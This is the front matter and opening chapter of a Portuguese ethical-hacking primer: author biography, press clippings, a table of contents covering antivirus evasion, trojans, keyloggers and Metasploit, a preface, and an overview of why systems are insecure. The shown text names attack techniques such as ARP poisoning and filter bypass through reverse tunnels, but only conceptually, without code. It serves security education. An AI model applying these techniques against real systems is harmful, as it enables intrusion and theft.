Segredos do Hacker Ético

5ª Edição

Revisada e Ampliada

Marcos Flávio Araújo Assunção

Segredos do Hacker Ético

5ª Edição

Revisada e Ampliada

Visual Books

Copyright© 2014 by Marcos Flávio Araújo Assunção
Copyright© 2014 by Editora Visual Books

Nenhuma parte desta publicação poderá ser reproduzida sem autorização prévia e escrita da Editora Visual Books. Este livro publica nomes comerciais e marcas registradas de produtos pertencentes a diversas companhias. O editor utiliza essas marcas somente para fins editoriais e em benefício dos proprietários das marcas, sem nenhuma intenção de atingir seus direitos.

Fevereiro de 2014

Editora Responsável: Laura Carvalho de Oliveira
Design da Capa: Julio Cesar Winck (juliowinck@gmail.com)
Diagramação/Design: Editora Visual Books
Revisão:Editora Visual Books
Realização Editorial: Editora Visual Books

Dados Internacionais de Catalogação na Publicação (CIP)
(Michele Beck Schröer - CRB 14/1059)

A851s Assunção, Marcos Flávio Araújo
Segredos do hacker ético. 5. ed., rev. e ampl./ Marcos Flávio Araújo Assunção. - Florianópolis: Visual Books, 2014.
320 p. : il.; 23cm.

ISBN: 978-85-7502-285-6

1. Hackers. 2. Programação (Computadores). 3. Computadores - Medidas de segurança. 4. Segurança contra infecção de computadores. I. Título.

CDU 004.056

Direitos reservados por:
Editora Visual Books Ltda.
Rua Tenente Silveira, 209, sl 3 - Centro
Florianópolis - SC - 88.010-300
Tel: (48) 3222-1125

ServiÁo ao cliente: info@visualbooks.com.br
HomePage: www.visualbooks.com.br

Sobre o Autor

Em 1995, aos 14 anos de idade, Marcos Flávio Araújo Assunção foi contratado para ser professor de informática, ensinando a linguagem de programação Clipper.

Em 1996, fundou um grupo de hackers, o qual contava com outros cinco membros. Ao contrário dos grupos de hoje, que se concentram mais em ataques, estavam voltados para o estudo de sistemas operacionais, programação e vulnerabilidades, além de auxiliar usuários a evitarem invasões. Estiveram em atividade até o ano de 2001.

Marcos, porém, continuou seguindo o que mais gostava de fazer. Desenvolveu o software Antitrojans que, mais tarde, se transformou em Valhala. Publicou livros sobre o assunto (*Guia do Hacker Brasileiro* - 2002 - e *Desafio Linux Hacker* - 2004 -, ambos pela Editora Visual Books), colunas em sites especializados e ministrou palestras em locais como Chesf, Pfizer, UFLA, Unifor, Infonordeste, FIC entre outros.

A Primeira Guerra Digital

[...] O ataque da semana passada mostra que a brincadeira tem de acabar. Ao atingir o sistema financeiro, mesmo sem invadir os sites e ter acesso a milhões de contas, os hackers escancararam a fragilidade da internet. "Se o número de invasores for alto, a chance de infiltração aumenta porque haverá mais computadores realizando uma varredura por falhas. Elas sempre existem", diz o professor e consultor de segurança Marcos Flávio Araújo Assunção, 29 anos. Autor de seis livros sobre o tema, o ex-hacker fala do assunto com autoridade. "No meu tempo de 'submundo' tive nicknames [apelidos] como Alpha One, DarkPumah e Frozenwolf", diz.[...]. Fonte: Revista Isto É (2011).

Disponível em: <http://www.istoe.com.br/reportagens/114931_A+PRIMEIRA+GUERRA+DIGITAL> Acesso em : 26 ago. 2011.

Hacker Brasileiro é Destaque no The New York Times[1]

O *The New York Times* dedicou neste domingo [26 de outubro de 2003] um bom espaço ao hacker brasileiro Marcos Flávio Assunção, de 22 anos, famoso nos meios de segurança on-line por ter criado softwares anti-hackers.

Sob o título "Brasil vira laboratório do crime cibernético", o repórter Tony Smith, do *The New York Times*, fala sobre as habilidades do hacker brasileiro Marcos Flávio Assunção. Tony revela que Marcos conseguiu acessar rapidamente sua conta e senha bancárias, mas mostrou-lhe também os caminhos para barrar esse tipo de invasão.

Marcos Flávio, mineiro de 22 anos, ficou famoso nos meios de segurança on-line por ter criado para a empresa Defnet, da qual é diretor de tecnologia, dois softwares anti-hackers: o Defnet Honeypot e o Defnet Guard. O primeiro, baseado na armadilha conhecida como "pote de mel", simula telas através das quais os intrusos costumam monitorar um servidor de rede, ou seja, os arquivos vistos por eles, inclusive os de senhas e dados confidenciais, são falsos. O Honeypot exibe também o endereço on-line de onde está sendo lançada a invasão, mesmo que seja de um cybercafé, de modo que fica fácil para as autoridades policiais localizar o criminoso. Já o Defnet Guard é projetado para uso em conexões seguras - aquelas que mostram o ícone de um cadeado no pé do navegador. Seguras até certo ponto, uma vez que modernas ferramentas de redirecionamento conseguem capturar, com certa facilidade, dados confidenciais de clientes de bancos e de sites de e-commerce. O Defnet Guard, segundo Marcos, evita que isso ocorra.

João Magalhães

Disponível em: <http://www.nytimes.com/2003/10/27/business/technology-brazil-becomes-a-cybercrime-lab.html>. Acesso em: 25 de jul. de 2011.

Brasil é Paraíso de Hackers e Ataques na Internet

Com um riso malicioso, Marcos Flávio Assunção lê os quatro dígitos de uma senha de banco que havia acabado de interceptar enquanto um repórter se comunicava, via laptop, com o suposto seguro site de um banco.

[1] Artigo disponível para download no site da Editora: <www.visualbooks.com.br>.

"Não importaria se você estivesse do outro lado do mundo, na Malásia", disse Assunção, 22 anos. "Eu ainda conseguiria roubar sua senha". Apesar de impressionante, os talentos de hacker de Assunção não são únicos no Brasil, onde as leis para prevenir os crimes digitais são poucas e ineficazes. O país está se tornando um laboratório para os cybercrimes, com os hackers se especializando no roubo de dados e identidade, fraude de cartões de crédito, pirataria e vandalismo on-line.

Nos dois últimos anos, o Brasil tem sido a maior base para os hackers da Internet, de acordo com a mi2g Intelligence Unit, uma empresa de consultoria de risco digital de Londres. No ano passado, os dez grupos mais ativos de vândalos e criminosos da Internet do mundo eram brasileiros, de acordo com a mi2g, e incluíam sites com nomes como "Quebrando seu Sistema", "Inferno Virtual" e "Observando sua Administração". Até agora, quase 96 mil ataques pela Internet - aqueles que são reportados, confirmados ou testemunhados – foram rastreados ao Brasil. O número de ataques foi seis vezes maior que o do segundo colocado, a Turquia, que reportou a mi2g no mês passado.

Já sobrecarregada em sua luta para conter crimes em cidades como São Paulo, Rio de Janeiro e Brasília, a polícia vem tendo dificuldade para acompanhar o ritmo dos sindicatos de hackers. Os 20 policiais que trabalham na divisão de crime eletrônico da polícia de São Paulo prendem cerca de 40 suspeitos de crimes virtuais por mês. Mas eles só representam uma fração do crescente número de crimes virtuais em São Paulo, a capital econômica do Brasil, segundo Ronaldo Tossunian, vice-representante do departamento.

O esforço do departamento em São Paulo não é ajudado por uma vaga legislação que data de 1988, bem antes da maior parte dos brasileiros terem ouvido falar da Internet. Sob essa lei, os policiais não podem prender um hacker por invadir um site ou distribuir um vírus, a menos que possam provar que a ação resultou em um crime. "Não temos uma lei específica para esses crimes, como nos EUA e na Europa", disse Tossunian. "Só entrar em um sistema não justifica uma prisão, o que significa que não há um impedimento."

"Por que os hackers brasileiros são tão poderosos? Porque eles têm pouco para temer legalmente", diz Assunção, acrescentando que os hackers do país são sociáveis, e compartilham mais informação que os hackers de países desenvolvidos. "É uma coisa cultural. Eu não vejo os hackers norte-americanos tão dispostos a compartilharem suas informações".

Disponível em: <http://www.abusar.org/manuais/relacao_portas.html>. Acesso em: 23 de jul. de 2011.

Sumário

Prefácio **23**

Introdução **25**

1 Entendendo o Assunto **27**
1.1 Bem-vindo ao Obscuro Mundo da Segurança Digital 27
1.2 Por que Não Estamos Seguros? 29
1.3 Breve História do Hacking 32
1.4 Que Termo é Este? 33
1.5 Divisão do Livro 35

2 TCP/IP Básico **37**
2.1 TCP/IP 37
2.2 Camada de Aplicação 37
2.2.1 Protocolos 38
2.2.1.1 SMTP 38
2.2.1.2 POP 38
2.2.1.3 FTP 38
2.2.1.4 HTTP 38
2.2.1.5 SNMP 39
2.2.1.6 DNS 39
2.2.1.7 Telnet 40
2.2.1.8 SSL 40
2.2.1.9 SSh 40
2.2.2 Comandos 41
2.2.2.1 FTP 41
2.2.2.2 Telnet 44
2.3 Camada de Transporte 45
2.3.1 Protocolos 45
2.3.1.1 TCP 45
2.3.1.2 UDP 45
2.3.1.3 Portas 46
2.3.2 Comandos 48
2.3.2.1 Netstat 48
2.4 Camada de Internet 49
2.4.1 Protocolos 49

2.4.1.1 IP 49
2.4.1.2 ICMP 50
2.4.1.3 ARP 50
2.4.2 Comandos 51
2.4.2.1 ARP 51
2.4.2.2 Ipconfig 52
2.4.2.3 Ping 53
2.4.2.4 Tracert 54
2.4.3 Camada de Rede 55
2.5 Tipos de Transmissão de Dados 55
2.5.1 Unicast 55
2.5.2 Broadcast 55
2.5.3 Multicast 55

3 Penetration Test 57
3.1 Tipos de PenTest 57
3.2 Planejamento do Penetration Test 58
3.3 Fases de Realização 58
3.3.1 Planejamento 59
3.3.2 Execução do Teste 60
3.3.3 Fase Pós-teste 61
3.4 Etapas Técnicas do Penetration Test 62
3.4.1 FootPrinting 63
3.4.2 Varredura 63
3.4.3 Enumeração 63
3.4.4 Procura por Falhas e Problemas 63
3.4.5 Métodos de Burlar a Proteção 63
3.4.6 Engenharia Social 64
3.4.7 Explorando Falhas 64
3.4.8 Explorando Má Configuração 64
3.4.9 Recusa de Serviço 64
3.4.10 Segurança 65

4 Footprinting 67
4.1 Pesquisa Manual 67
4.2 Pesquisa Automatizada 68
4.3 Google 69

4.3.1 Considerações Importantes 69
4.3.2 Alguns Comandos do Google 69
4.4 WayBack Machine 73
4.5 Softwares 75
4.5.1 Windows 75
4.5.2 Linux 75
4.6 Solução 75

5 Varredura 77
5.1 Descobrindo Computadores na Rede 77
5.1.1 Ping 78
5.2 Descobrindo Portas Abertas nos Computadores 78
5.2.1 Tipos de Escaneamento 79
5.3 Softwares 82
5.3.1 Windows 82
5.3.2 Linux 82
5.4 Solução 83

6 Enumeração 85
6.1 Descoberta do Sistema Operacional 85
6.1.1 Pesquisar Páginas Não Indexadas 85
6.1.2 Fingerprint 86
6.2 Enumeração dos Serviços 86
6.2.1 Leitura de Banners 86
6.3 Enumeração de Usuários 87
6.3.1 Usuários pelo SMTP 87
6.3.2 Usuários por Sessão Nula 88
6.3.2.1 NTInfoScan 89
6.3.2.2 Netbios Enumeration Utility 89
6.4 Softwares 91
6.4.1 Windows 91
6.4.2 Linux 92
6.5 Solução 92

7 Falhas e Problemas 93
7.1 Buffer Overflow 94
7.2 Race Conditions 94
7.3 SQL Injection 95

7.4 PHP Injection 96
7.5 Cross Site Scripting 97
7.6 Pesquisa Manual 98
7.7 Pesquisa Automatizada 103
7.7.1 Languard 104
7.7.2 Shadow Security Scanner 105
7.7.3 Syhunt TrustSight 105
7.7.4 Acunetix Web Security Scanner 106
7.7.5 Nessus 107
7.8 Softwares 113
7.8.1 Windows 113
7.8.2 Linux 113
7.9 Solução 114

8 Burlando Proteções 115
8.1 Burlando o Antivírus 115
8.1.1 Alteração em Hexadecimal 115
8.1.2 Apagando Recursos do Executável 116
8.1.3 Compressão de Executáveis 118
8.1.4 Alternate Data Streams 121
8.2 Burlando o Firewall 122
8.2.1 Servidores Proxy 123
8.2.2 Spoofing 125
8.2.3 IP Spoofing Não Cego 125
8.2.4 IP Spoofing Cego 126
8.2.5 Sterm 126
8.2.6 Netwox 128
8.2.7 DNS Spoofing 129
8.2.7.1 DNS Spoofing com o Ettercap 130
8.2.7.2 DNS Spoofing com o CAIN 130
8.2.8 Conexão Reversa 132
8.2.9 Tunneling 138
8.2.9.1 HTTP Tunnel com WWW_Shell_Reverso 140
8.2.9.2 ICMP Tunnel 141
8.3 Burlando o IDS 142
8.3.1 Combinando Métodos 144
8.3.2 Codificação de URL 144

8.3.3 Barras Duplas e Triplas 145
8.3.4 Travessia de Diretórios 145
8.3.5 Diretórios com Autorreferência 145
8.4 Softwares 146
8.4.1 Windows 146
8.4.2 Linux 147
8.5 Solução 147
8.5.1 Burlar o Antivírus 147
8.5.2 Burlar o Firewall 148
8.5.3 Burlar o IDS 148

9 Engenharia Social 149
9.1 Manipulando os Sentimentos 150
9.1.1 Curiosidade 150
9.1.2 Confiança 151
9.1.3 Simpatia 152
9.1.4 Culpa 154
9.1.5 Medo 155
9.2 Como Lidar com Diferentes Pessoas 156
9.3 Dicas de um Engenheiro Social Anônimo 158
9.4 Truques Aplicados na Informática 158
9.4.1 E-mail Phishing 159
9.4.2 E-mail Falso 161
9.4.3 Messengers Instantâneos 164
9.5 Solução 164

10 Malware 165
10.1 Backdoors 165
10.1.1 Backdoor Simples 165
10.1.2 Backdoor de Login 165
10.1.3 Backdoor de Telnet 166
10.1.4 Backdoor com Protocolos Incomuns 166
10.1.5 Backdoor de Serviço 166
10.1.6 Rootkit 167
10.2 Cavalos de Troia 167
10.2.1 Diferenças 168
10.2.1.1 Trojans Comuns 168

10.2.1.2 Trojans Webdownloaders 169
10.2.1.3 Trojans de Notificação 169
10.2.1.4 Trojans Comerciais 170
10.2.2 Joiners 170
10.2.2.1 Utilizando o Wordpad para Juntar Arquivos 172
10.2.3 Identificando o Endereço IP do Alvo 174
10.2.4 Maneiras de se Iniciar um Trojan 176
10.2.4.1 Pasta Autoiniciar 176
10.2.4.2 Win.ini 177
10.2.4.3 System.ini 177
10.2.4.4 C:\windows\winstart.bat 178
10.2.4.5 Registro 178
10.2.4.6 C:\windows\wininit.ini 178
10.2.4.7 Autoexec.bat 179
10.2.4.8 Shell no Registro 179
10.2.4.9 ICQ Inet 179
10.2.4.10 Explorer 180
10.2.4.11 Componente Active-X 180
10.2.4.12 Informação Interessante 180
10.2.5 Beast 181
10.2.5.1 Server Settings 181
10.2.5.2 Notifications 182
10.2.5.3 Startup 182
10.2.5.4 Antivírus-Firewall Kill 183
10.2.5.5 Misc 184
10.2.5.6 ExeIcon 185
10.3 Keyloggers 186
10.3.1 Keyloggers Locais 186
10.3.2 Keyloggers Remotos 188
10.4 Screenloggers 188
10.5 Softwares 190
10.5.1 Windows 190
10.5.2 Linux 190
10.6 Solução 190

11 Explorando Falhas 193
11.1 Explorando Falhas Locais 193

11.2 Explorando Injection 195
11.2.1 Introdução 195
11.2.2 Obtendo Informações de Mensagens de Erro 197
11.2.3 Limites de Tamanho 199
11.2.4 Outras Strings 200
11.3 Explorando XSS 200
11.4 Exploits 202
11.4.1 Payloads 202
11.4.2 Encontrando Exploits na Web 203
11.4.3 Executando os Exploits 205
11.4.4 Multiexploitadores 206
11.4.4.1 Core Impact 206
11.4.4.2 Metasploit 207
11.4.4.3 BackTrack 208
11.5 Metasploit 208
11.5.1 Metasploit em Modo Shell 208
11.5.1.1 Selecionando o Exploit no Metasploit 211
11.5.1.2 Selecionando o Payload 212
11.5.1.3 Configurando os Parâmetros para o Payload 214
11.5.1.4 Finalmente: Exploitando com Metasploit 214
11.5.2 Metasploit em Modo Gráfico 215
11.6 Softwares 221
11.6.1 Windows 221
11.6.2 Linux 221
11.7 Solução 222

12 Má Configuração e Senhas 223
12.1 Introdução às Senhas 223
12.1.1 Senhas Fáceis 223
12.1.2 Senhas Padrões 224
12.2 Descobrindo Senhas 229
12.3 Força Bruta Remota 230
12.3.1 Authentication Options (Opções de Autenticação) 233
12.4 Força Bruta Local 235
12.5 Rainbow Tables 238
12.6 Sniffers 239
12.7 Redirecionamento de Tráfego 241

12.7.1 Arp Poisoning 241
12.7.2 Redirecionamento com Ettercap 243
12.7.3 Redirecionamento com CAIN 244
12.8 Redes Wireless 246
12.8.1 Redes Wi-Fi 246
12.8.1.1 AP Spoofing 248
12.8.2 Bluetooth 249
12.8.2.1 BlueJacking 250
12.8.2.2 WarSnipping 250
12.8.2.3 BlueSnarfing 251
12.8.2.4 Blue Bug 251
12.9 Man in the Middle 253
12.9.1 Man in the Middle Remoto 254
12.9.2 Man in the Middle Local 257
12.10 Outras Técnicas de Senhas 258
12.11 Netbios 259
12.12 Softwares 261
12.12.1 Windows 261
12.12.2 Linux 261
12.13 Solução 261

13 Denial of Service 263
13.1 DoS Através de Falhas 263
13.2 Ataques Comuns 264
13.3 DDoS 265
13.4 Software 265
13.5 Solução 265

14 Segurança 267
14.1 Dicas Básicas 267
14.2 Firewall 268
14.3 IDS 271
14.4 Honeypots 272
14.5 Monitoradores do Sistema 275
14.5.1 Monitorador de Registro 276
14.5.2 Monitorador de Arquivos 276
14.6 Limpeza de Rastros 277
14.7 Checksums 278

14.8 Softwares 278
14.8.1 Windows 278
14.8.2 Linux 279

15 BackTrack Linux 281
15.1 Iniciando o BackTrack 281
15.2 Instalação 282
15.3 Configuração de Interface de Rede 282
15.4 Categorias de Ferramentas 283
15.4.1 Information Gathering 284
15.4.1.1 Maltego 284
15.4.2 Network Mapping 285
15.4.2.1 5nmp 286
15.4.3 Vulnerability Identification 287
15.4.3.1 Cisco Global Exploiter 287
15.4.4 Web Application Analysis 288
15.4.4.1 W3AF 289
15.4.5 Radio Network Analysis 290
15.4.5.1 AirCrack-ng 290
15.4.6 Penetration 291
15.4.6.1 Social Engineering Toolkit 291
15.4.6.2 Fast Track 294
15.5 Privilege Escalation 295
15.5.1 OphCrack 296
15.5.2 XHydra 297
15.6 Mantaining Access 299
15.6.1 CryptCat 299
15.6.2 Digital Forensics 299
15.6.3 ChkRootkit 300
15.6.4 Reverse Engineering 300
15.6.4.1 OllyDBG 301
15.6.5 Voice Over IP 302
15.6.5.1 SIPCrack 302
15.6.6 Miscellaneous 303
15.6.6.1 MacChanger 303

16 Metalsploit: Utilitários Avançados 305
16.1 Variáveis do Metasploit 306

16.2 Msfconsole 306
16.2.1 Principais Comandos do Msfconsole 307
16.3 Meterpreter 310
16.3.1 Comandos do Meterpreter 311
16.4 Msfcli 315
16.5 Msfpayload 316
16.6 Msfencode 317
16.6.1 Opções do Msfencode: 317
16.7 Mais Recursos do Metasploit 319

Prefácio

É um prazer lançar novamente um livro para os curiosos e novatos da área de segurança digital. Da primeira à última página, o material foi criado para se adaptar às novidades do mundo informatizado, mas, é claro, mantendo o mesmo padrão do tão conhecido *Guia do Hacker Brasileiro*, com uma linguagem fácil de entender e muitas ilustrações.

O objetivo do livro *Segredos do Hacker Ético* não é o de ser um material avançado, com muitos detalhes e termos técnicos que somente poucas pessoas da área saberiam entender. A ideia é introduzir esses curiosos no mundo da segurança digital e dos hackers, fazendo com que conheçam muitas das técnicas utilizadas tanto para proteção de sistemas quanto para ataque. Isso não impede um usuário avançado de ler o livro, só não espere técnicas avançadas que envolvam programação, como, por exemplo, desenvolvimento de exploits. Assuntos mais avançados serão abordados em outras obras.

Marcos Flávio Araújo Assunção
CEH (Certified Ethical Hacker)

Se desejar entrar em contato comigo, mande um email para:

<mflavio2k@yahoo.com.br>
<mflavio@defhack.com>

Ou acesse os sites:

<www.defhack.com>
<www.youtube.com/defhack>
<twitter.com/defhack>

Introdução

O que define um hacker? A explicação mais convincente que já ouvi é: termo que significa diferentes coisas para diferentes pessoas. Grande parte da mídia, por não conhecer a fundo a questão, chama os hackers de meros criminosos digitais ou mesmo de cyberterroristas.

De outro lado, a maioria dos garotos mais novos que entra no mundo do *hacking* vê a palavra "hacker" como uma espécie de graduação: não é possível se tornar um a menos que se saiba todas as linguagens, sistemas e métodos de invasão conhecidos pelo homem.

Mas, de acordo com a terminologia e a própria ideia original, ambos estão errados. O termo hacker foi introduzido na informática aproximadamente na década de 1960 e era usado para designar pessoas que conseguiam resolver problemas comuns de formas incomuns. E é geralmente esse o conceito central: a criatividade. Isso é o que separa um hacker de um profissional da mesma área, seja ele qual for. Como se fossem dois mecânicos: um acredita que precisa trocar uma peça do carro enquanto o outro usa a cabeça e pensa em uma maneira alternativa para resolver o problema usando os recursos que já possui.

Por essa característica criativa, apoio a tradução do termo "hacker" para fuçador. Vamos abolir o estereótipo de criminoso digital, já que ser curioso, não necessariamente, significa ser bandido. Nenhum outro termo traduz melhor alguém que vai a fundo em alguma questão, revirando-a até resolver o problema.

Einstein foi um fuçador. Newton foi um fuçador também. Foram pessoas que pensaram à frente do seu tempo. Até mesmo na ficção, o célebre *MacGyver*, do seriado *Profissão: Perigo*, traduz o fuçador perfeito: com um isqueiro, uma mangueira e um pouco de gasolina criava um lança-chamas.

Prezado leitor, agora que tenho certeza de que você entendeu minha visão sobre esse termo, vamos tentar responder a algumas perguntas bem interessantes.

Por que pessoas com um conhecimento extremamente avançado em redes, sistemas e softwares, como um PHD, mesmo tendo um nível de conhecimento bem mais elevado que o dos hackers, não con-

seguem realizar suas técnicas mais avançadas? Por que uma equipe com centenas de pesquisadores que desenvolvem uma solução de segurança não consegue enxergar os métodos que os fuçadores vão tentar utilizar para burlá-la? E a resposta é simples. As pessoas que possuem apenas o conhecimento puro, mas sem a criatividade nativa e aguçada do *fuçar*, não conseguem pensar *fora da caixa*.

Exemplos interessantes podem ser notados em tecnologias anticópias de CDs de áudio. Após um investimento de centenas de milhares de dólares em um novo sistema seguro, descobriu-se que ele poderia ser burlado apenas com a utilização de uma fita adesiva colada nas bordas do disco. Outro caso interessante é que conseguiram, através de um sistema complexo de certificação, impedir que um programa copiasse as músicas do CD para o disco. A solução neste caso foi simples: ligue a saída de som do *microsystem*, na entrada de áudio do PC e grave o áudio puro, ao invés de copiar os arquivos. Novamente, facilmente burlável, utilizando-se a criatividade!

Se os nossos programas de proteção se utilizassem de toda a criatividade de que os vírus atualmente se utilizam (como extrema dificuldade de se localizar e fechar), não seriam muito mais eficientes e difíceis de serem burlados? Esperemos que os profissionais que nos trazem segurança aprendam algo que todo fuçador de computador sabe desde a década de 1960. Se não pensar *fora da caixa* é melhor nem pensar.

- 1 -

Entendendo o Assunto

1.1 Bem-vindo ao Obscuro Mundo da Segurança Digital

Em 27 de outubro de 2003, o repórter Tony Smith do *The New York Times* fez uma reportagem sobre o hacking no Brasil, denominada *Brazil becomes a cybercrime lab* ("Brasil torna-se um laboratório do crime cibernético"), na qual também fui citado na época, mostrando que os invasores brasileiros são os que mais atacam no mundo. Em 2004, a Polícia Federal publicou uma nota dizendo que de cada dez hackers em atividade no mundo, oito são brasileiros.

Creio que não exista uma outra área no campo da computação/informática tão cheia de contradições e polêmicas, além de um certo mistério. Todos os dias surgem novidades e você precisa ficar atento para estar sempre atualizado. Na época em que este livro estava sendo escrito, os ataques da moda eram baseados em SQL/PHP/IFRAME Injection e XSS (Cross Site Scripting). O Facebook superou o Orkut em domínio sobre as redes sociais no Brasil e, o HOTMAIL começava a brincar com computação nas nuvens ao fornecer o seu SkyDrive. Essas informações são interessantes para ilustrar o quanto esses serviços irão evoluir rapidamente. Assim também acontece com a segurança digital.

A maior polêmica dessa área entre os seus profissionais diz respeito à necessidade ou não de se possuir conhecimentos de como os invasores entram nos sistemas. Algumas pessoas, e eu me incluo nelas, acreditam que é preciso saber onde está o "buraco" para que se possa fechá-lo. Para isso, utilizamos um recurso chamado de Penetration Test (Teste de Intrusão). É um teste feito pelos profissionais em seus sistemas e redes, no qual eles tentam ganhar acesso indevido a esses recursos como um verdadeiro invasor faria. Assim, testam as possíveis falhas existentes.

Esse conceito tem se tornado tão importante que já existe uma Certificação Internacional para Hackers Éticos, ensinando a pessoas as técnicas do "submundo digital", para que possam testar em seus próprios sistemas. A seguir, você vê uma imagem do site do CEH (Certified Ethical Hacker).

É interessante citar que várias empresas grandes, como Microsoft, HP, Cisco e até o próprio governo americano, já certificaram profissionais. Eu mesmo, sou um certificado CEH já há alguns anos e recomendo a todos que desejam se profissionalizar na área de Hacking que se certifiquem também. A prova pode inclusive ser realizada através da VUE <www.vue.com>.


O endereço do CEH é:

<http://www.eccouncil.org/CEH.htm>

O que você precisa saber é que, apesar de a Segurança Digital estar em constante e rápida evolução, suas bases não mudam, apenas se sofisticam. São essas bases que mostrarei no livro, as técnicas de ataque e defesa mais comuns nas quais todas as outras se baseiam.

Novamente, cito que meu objetivo não é incentivar a invasão de sistemas, pelo contrário, mostro as técnicas mais comuns de ataque pretendendo ensinar as pessoas a se protegerem delas.

1.2 Por que Não Estamos Seguros?



No slide anterior, você pode verificar que dividi a razão da falta de segurança em seis partes:

- ⇨ Configurações malfeitas.
- ⇨ Softwares com falhas.
- ⇨ Redes desprotegidas.
- ⇨ Proteções ineficazes.
- ⇨ Falta de atualizações.
- ⇨ Fator humano.

Agora vamos analisar cada um desses problemas e o impacto que podem causar:

- ⇨ **Configurações malfeitas:** O primeiro motivo da falta de segurança é a existência de recursos malconfigurados. São usuários que utilizam uma senha de acesso muito fácil ou que contenham permissões excessivas, pastas e arquivos que podem ser gravados/sobrescritos desnecessariamente, máquinas da rede que podem ser acessadas por qualquer usuário, roteadores e switchs com contas de usuário-padrão, portas de serviços sem a proteção adequada, etc.

- **Softwares com falhas:** Todo software que você utiliza em sua máquina – sem exceção – possui falhas. A calculadora, o tocador de mp3, o leitor de arquivos PDF, o Office, o navegador de Internet, absolutamente, todos os programas. Isto cria uma situação complicada, pois nós, literalmente, trabalhamos utilizando um grande "queijo suíço", que chamamos de computador. Qualquer pessoa com um conhecimento um pouco mais avançado pode debugar qualquer um dos programas que utilizamos, descobrir falhas e explorá-las. Muitas vezes isso nem é necessário, pois como você verá no livro, muitos sites na internet divulgam falhas para softwares conhecidos e nos fornecem ferramentas para explorar tais falhas.

- **Redes desprotegidas:** As redes locais das empresas e instituições são vulneráveis a um enorme número de ataques. Isto se deve a diversos fatores como:

  - **Falta de criptografia**: A utilização de serviços que não realizam nenhum tipo de codificação do tráfego (http, ftp e dns), que permitem que um atacante fareje o tráfego da rede e capture senhas e outros dados importantes. O ideal seria a utilização de versões "seguras" como HTTPS (HTTP com SSL), SFTP e DNSSEC.

  - **Redirecionamento de tráfego:** Quando a utilização do HUB era comum, o farejamento do tráfego da rede podia ser feito com maior facilidade, o que já não acontece com o switch. Mas ao utilizar técnicas como ARP POISONING, DHCP SPOOFING, ICMP REDIRECT ou PORT STEALING, podemos fazer com que as máquinas da rede (ou em alguns casos até o próprio switch) nos enviem todo o tráfego local.

  - **Spoofing**: Tendo acesso ao tráfego local e se este tráfego não for criptografado, um atacante pode facilmente realizar ataques de spoofing ou falsificação. Dois exemplos comuns são o IP Spoofing, que permite falsificar o endereço de origem, e o DNS Spoofing, que permite enviar respostas DNS falsas.

- **Proteções ineficazes:** As ferramentas de proteção que utilizamos como antivírus, filtros de pacotes e proxys sofrem de muitos problemas de segurança. A maior parte delas pode ser facilmente burlada por alguém com um pouco mais de conhecimento. Um exemplo simples é o filtro de pacotes: mesmo negando o acesso a todas as portas no tráfego de entrada da rede, um atacante ainda poderia acessar uma máquina realizando uma conexão reversa com tunelamento por http ou ICMP. Falaremos disto mais à frente.
- **Falta de atualizações:** Já vimos que existem várias falhas e problemas em todo software que utilizamos. Bem, muitas empresas nos fornecem rapidamente patchs de correção para tais falhas! Isto, em teoria, deveria nos tornar mais seguros, mas existem alguns problemas:
  - Primeiro, quando a atualização do software não é automática (como no Windows Update), muitos usuários têm resistência a baixar e instalar patches por contra própria.
  - Segundo, muitas vezes, os próprios patches de segurança abrem novas falhas, o que pode comprometer o sistema.
  - Em terceiro, softwares muito antigos (Windows 98: estou olhando para você!) já foram abandonados há tempos pelos seus desenvolvedores e não possuem mais patches de correção, portanto, utilizá-los é um risco enorme.
- **Fator humano:** Além de todos os problemas técnicos que podem causar a falta de segurança, ainda temos o pior deles, e justamente o não técnico. Através de técnicas de Engenharia Social, a manipulação do fator humano causa enormes desastres como: fazer um usuário rodar um cavalo de troia sem saber, conseguir informações privilegiadas sobre a empresa, obter especificações de um novo produto, etc. Teremos um capítulo versando sobre esse tema.

Quando algum deste conjunto de elementos, que representa a falta de segurança, está presente, há uma **vulnerabilidade**.

1.3 Breve História do Hacking

Os hackers são mais antigos do que você imagina. Vou citar alguns acontecimentos interessantes para demonstrar que desde a década de 1960 já existiam pessoas praticando a arte de fuçar onde não devia.

Em novembro de 1961, desenvolvedores do MIT (Instituto de Tecnologia de Massachussets) demonstravam o seu sistema experimental compatível com gerenciamento de tempo, o que permitia quatro usuários trabalhando em terminais rodar programas ao mesmo tempo. Compartilhamento de tempo significa que usuários que estivessem trabalhando nos terminais poderiam interferir intencionalmente nos programas de outros usuários. No final dos anos 60, terminais conectados por modem poderiam ser facilmente invadidos, visto que, na época, ninguém se preocupava em colocar senhas.

Mainframes e computadores ofereciam pouca proteção contra comportamento malicioso dos usuários internos. Em 1972, já existiam pessoas criando programas que entravam em loop até travar o sistema e portas dos fundos que forneciam acesso ao trabalho de outra pessoa. O primeiro computador de desktop que chegou ao mercado, em 1975, em conjunto com os preços de modens que caíam rapidamente, ajudaram a criar o palco do que seria, depois, uma epidemia de invasões visando sistemas corporativos.

Encriptação era a solução para proteger dados de olhos curiosos que bisbilhotavam as redes. Em 1976, o governo americano aprovou oficialmente o Data Encryption Standard (DES), que se tornou largamente usado para criptografar informações enviadas por meios eletrônicos. Nesse mesmo ano, três pesquisadores - Ronald Rivest, Adi Shamir e Leonard Adelman - desenvolveram uma versão prática de criptografia de chave pública, que fez um estrondoso sucesso anos depois através do excelente programa PGP de Zimmerman, hoje utilizado no mundo todo em larga escala.

